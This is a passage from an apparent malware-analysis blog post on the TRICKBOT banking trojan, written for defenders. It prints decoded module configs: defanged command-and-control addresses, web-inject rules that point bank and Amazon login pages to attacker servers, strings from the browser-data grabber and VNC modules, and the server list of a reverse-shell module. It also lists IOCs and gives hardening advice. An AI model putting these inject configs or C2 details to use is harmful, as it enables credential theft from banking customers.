<handler>hxxp[://]75[.]183[.]130[.]158:8082</handler>
<handler>hxxp[://]186[.]183[.]151[.]194:8082</handler>
<handler>hxxp[://]181[.]129[.]160[.]10:8082</handler>
<handler>hxxp[://]181[.]57[.]97[.]138:80</handler>
<handler>hxxp[://]200[.]21[.]51[.]30:80</handler>
<handler>hxxp[://]191[.]103[.]252[.]29:80</handler>
<handler>hxxp[://]200[.]35[.]47[.]199:80</handler>
<handler>hxxp[://]190[.]152[.]125[.]162:80</handler>
<handler>hxxp[://]79[.]137[.]119[.]209:443</handler>
<handler>hxxp[://]216[.]189[.]145[.]231:443</handler>
<handler>hxxp[://]194[.]5[.]250[.]130:443</handler>
<handler>hxxp[://]192[.]210[.]152[.]190:443</handler>
<handler>hxxp[://]195[.]123[.]240[.]31:443</handler>
<handler>hxxp[://]89[.]46[.]223[.]252:443</handler>
</dpost>
```

C:\Users*\AppData\Roaming\gpuDriver\Data\injectDll64_configs\sinj

snippet

```
<sinj>
<mm>hxxps[://]www[.]rbsdigital[.]com*</mm>
<sm>hxxps[://]www[.]rbsdigital[.]com/default[.]aspx*</sm>
<nh>cksaynvgcustplhbkjzrdfxaqiom[.]net</nh>
<url404></url404>
<srv>198.46.190.28:443</srv>
</sinj>
<sinj>
<mm>hxxps[://]www[.]nwolb[.]com*</mm>
<sm>hxxps[://]www[.]nwolb[.]com/default[.]aspx*</sm>
<nh>cqsawlqdxvfyrcbostmkjeuagpzi[.]net</nh>
<url404></url404>
<srv>198.46.190.28:443</srv>
</sinj>
<sinj>
<mm>hxxps[://]retail[.]santander[.]co[.]uk*</mm>
<sm>hxxps[://]retail[.]santander[.]co[.]uk/LOGSUK_NS_ENS/BtoChannelDriver[.]ssobto*</sm>
<nh>odsakrjtsmyalzxfdpvbgqieowch[.]com</nh>
<url404></url404>
<srv>198.46.190.28:443</srv>
</sinj>
<sinj>
...
...
...
...
```

C:\Users*\AppData\Roaming\gpuDriver\Data\injectDll64_configs\dinj snippet

```
<igroup>
<dinj>
<lm>*.com/SPF/Login/Auth[.]aspx*</lm>
<hl>hxxp[://]185[.]202[.]174[.]13/response[.]php</hl>
<pri>100</pri>
<sq>2</sq>
<ignore_mask>*.gif*</ignore_mask>
<ignore_mask>*.jpg*</ignore_mask>
<ignore_mask>*.png*</ignore_mask>
<ignore_mask>*.js*</ignore_mask>
<ignore_mask>*.css*</ignore_mask>
<require_header>*text/html*</require_header>
</dinj>
<dinj>
<lm>*.com/SPF/Login/favicon[.]ico?*</lm>
<hl>hxxp[://]185[.]202[.]174[.]13/response[.]php</hl>
<pri>100</pri>
<sq>2</sq>
</dinj>
<dinj>
<lm>*favicon[.]ico=f7caf50483938302d86aa228d161e435*</lm>
<hl>hxxp[://]185[.]202[.]174[.]13/response[.]php</hl>
<pri>100</pri>
<sq>1</sq>
</dinj>
</igroup>
<dinj>
<lm>*amazon.*</lm>
<hl>hxxps[://]185[.]202[.]174[.]13:446/response[.]php?
s=1527163537124692&id=DeJENQHkNQsIpSv5YWb8</hl>
<pri>100</pri>
<sq>2</sq>
<ignore_mask>hxxps[://]www[.]amazon[.]co[.]uk/ap/signin</ignore_mask>
<ignore_mask>hxxps[://]www[.]amazon[.]co[.]uk/*</ignore_mask>
<ignore_mask>hxxps[://]www[.]amazon[.]co[.]uk/gp/yourstore/home*</ignore_mask>
<ignore_mask>hxxps[://]sellercentral[.]amazon[.]com/ap/signin*</ignore_mask>
<ignore_mask>hxxps[://]sellercentral[.]amazon[.]com/gp/notifications/notification-widget-
internals[.]html*</ignore_mask>
<ignore_mask>*popokai[.]com*</ignore_mask>
<ignore_mask>*.js*</ignore_mask>
<ignore_mask>hxxps[://]www[.]amazon[.]de/ap/signin</ignore_mask>
<ignore_mask>hxxps[://]www[.]amazon[.]ca/ap/signin</ignore_mask>
<ignore_mask>hxxps[://]www[.]amazon[.]de/gp/yourstore/home*</ignore_mask>
<ignore_mask>hxxps[://]www[.]amazon[.]ca/gp/yourstore/home*</ignore_mask>
<ignore_mask>hxxps[://]www[.]amazon[.]ca/*</ignore_mask>
<ignore_mask>hxxps[://]www[.]amazon[.]de/*</ignore_mask>
<require_header>*text/html*</require_header>
</dinj>
<dinj>
<lm>hxxps[://]www[.]amazon[.]co[.]uk/ap/signin</lm>
<hl>hxxps[://]185[.]202[.]174[.]13:446/response[.]php?
s=1527163537124692&id=sL5FRia9p0kAxzAm7uXQ</hl>
<pri>100</pri>
<sq>2</sq>
<ignore_mask>*popokai[.]com*</ignore_mask>
</dinj>
...
```

. . .
. . .

dinj and sinj are made up of a dozen more banking websites and shopping sites such as Amazon.


importDll64

Browser artefact grabber, form-data, cookies, history. Profiles the installed browser/s via an html/jscript https://gist.github.com/sneakymonk3y/4c372ec9b6b90e445c81de7d9ecaffd9

```
!!""##$$%%&&''(())**++,,--..//00112233445566778899SQLite format 3
SQLITE_
2017-02-13 16:02:40 ada05cfa86ad7f5645450ac7a2a21c9aa6e57d2c
Looking for %s
%s not found
Browser exec is: %s
 as
conf.name
conf.grabbed
Getting cookies
attempt %d. Cookies not found
Getting html5 local storage
attempt %d. Local Storage not found
Getting browser history
attempt %d. History not found
Getting flash lso files
basic_string::_M_construct null not valid
InternetExplorer
unsupported OS
SOFTWARE\Microsoft\Internet Explorer\svcVersion
SOFTWARE\Microsoft\Internet Explorer\Version
registry access
Found version %s
Version %d is not supported
/internet explorer/iexplore.exe
basic_string::_M_construct null not valid
SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders\Cookies
registry cookies path
HTTP/1.1 200 OK
Server: grabber
IE compatible mode grabbing...
Have a nice day
error listenning
Trying browser communication... please wait
magic %d
HiddenDesktop
{URL}
http.userAgent
Success
Could not gather browser data
Compatible mode grabbing is not finished!
127.0.0.1
[email protected]
http://127.0.0.1
http://www.phreedom.org/md5)
http://bugreports.qt.io/
http://www.openssl.org/support/faq.html
http://www.w3.org/XML/1998/namespace
http://www.w3.org/2000/xmlns/
http://gcc.gnu.org/bugs.html):
C:\temp\qt-common
C:\temp\qt-user
c:\users\root\appdata\local\microsoft\windows\webcache\webcachev01.dat
```

vncDll64

Remote Control - VNC module. Could be similar tooling such as http://vncproxy.sourceforge.net/proxy.html.
Outlook is being referenced - not sure if this is more a screen grabbing module for reading emails/security codes?



```
185.172.129[.]11
RSDS/
C:\Users\MaxMikhaylov\Documents\Visual Studio
2010\MMVNC.PROXY\VNCSRV\x64\Release\VNCSRV.pdb
vncsrv.dll
"WinSta0\\AlterDesk01"
" -new -noframemerging http://www.google.com"
"Chrome_WidgetWin"
" --allow-no-sandbox-job --no-sandbox --disable-3d-apis --disable-accelerated-layers --
disable-accelerated-plugins --disable-audio --disable-gpu --disable-d3d11 --disable-
accelerated-2d-canvas"
"MozillaWindowClass"
" -safe-mode"
" taskschd.msc"
" /K schtasks.exe |more"
"SysListView32"
"IE.HTTP\\shell\\open\\command"
"EDGE\\shell\\open\\command"
"\\shell\\open\\command"
"ChromeHTML"
"FirefoxHTML"
"\\mmc.exe"
"\\cmd.exe"
"\\explorer.exe"
"\\Microsoft Office\\Office16\\outlook.exe"
"\\Microsoft Office\\Office15\\outlook.exe"
"\\Microsoft Office\\Office14\\outlook.exe"
"\\Microsoft Office\\Office12\\outlook.exe"
"\\Microsoft Office\\Office11\\outlook.exe"
```

newBCtestDll64

OSINT reports as reverse shell. Will confirm later with network traffic/PCAP analysis.

```
<moduleconfig><autostart>yes</autostart><sys>yes</sys><needinfo name = "id"/><needinfo
name = "ip"/><autoconf><conf ctl = "setconf" file = "bcconfig" period = "90"/></autoconf>
</moduleconfig>
```

decoded config C:\Users*\AppData\Roaming\gpuDriver\Data\NewBCtestDll64_configs

```
<servers>
<addr>162[.]209[.]124[.]166:80</addr>
<addr>167[.]99[.]206[.]127:80</addr>
<addr>199[.]247[.]24[.]9:80</addr>
 </servers>
```

Conclusion:

Very quickly you can gather IOCs and some basic understanding of the malware. Obviously further analysis on network traffic and stepping through the unpacking of the malware will result in any missed bits of information but requires reverse engineer lv.2 🥇🥇

TRICKBOT can be a real pain and while doing this research it was even in the US news - taking a school offline.
If you do detect a TRICKBOT infection in your environment, the likely hood is with, you have an EMOTET problem too - so one to be aware of and check that out.

> Trickbot normally has its own malspam-based distribution channel, but now Trickbot attackers are also using Emotet for their infections.
> https://unit42.paloaltonetworks.com/unit42-malware-team-malspam-pushing-emotet-trickbot/

> 2019-05-16 - #Emotet still doing #Trickbot as the follow-up malware this week, it seems.
> pic.twitter.com/Ozay0p1MhS
>
> — Brad (@malware_traffic) May 16, 2019

With the rate of modules being developed by TRICKBOT, understanding the impact it can have on your environment is key for defense. Hopefully this helped you understand the threat TRICKBOT imposes and has spurred you on to look in these various areas to proactively harden what 'TRICK' is looking for to ultimately steal. With the added 'access-as-a-service' which criminal groups are providing nowdays, your TRICK infection might turn into something else. TBC 🙈🙈🙈

Configs/IOCs

https://pastebin.com/wZ3R0gCa
https://pastebin.com/ghGtMBLH

Further Analysis:

- Network lateral movement analysis (SMB/IPC/EternalBlue/Champion)
- Create a script to loop through the modules, decode, complete string analysis and automatically report back diffs.
- Network IOCs / PCAP traffic of infection - @malware_traffic does a great job of this already.
- Late to the game with this but this looks gold! Unpacking the main config, Open Analysis Live - https://www.youtube.com/watch?v=EdchPEHnohw

Happy to hear any further information I've missed or is key for defenders 😎.

Credits:

- @hasherades great Youtube content aswell as the decrypting scripts used 👏👏👏
- MS-ISAC TRICKBOT Primer March 2019 https://www.cisecurity.org/wp-content/uploads/2019/03/MS-ISAC-Security-Primer-Trickbot-11March2019-mtw.pdf
- @malware_traffic 2019-04-27 TRICKBOT SAMPLE
- @VK_intel for his blog - https://www.vkremez.com/2017/09/lets-learn-reversing-trickbot-banking.html

- @felixw3000's analysis https://www.uperesia.com/how-trickbot-tricks-its-victims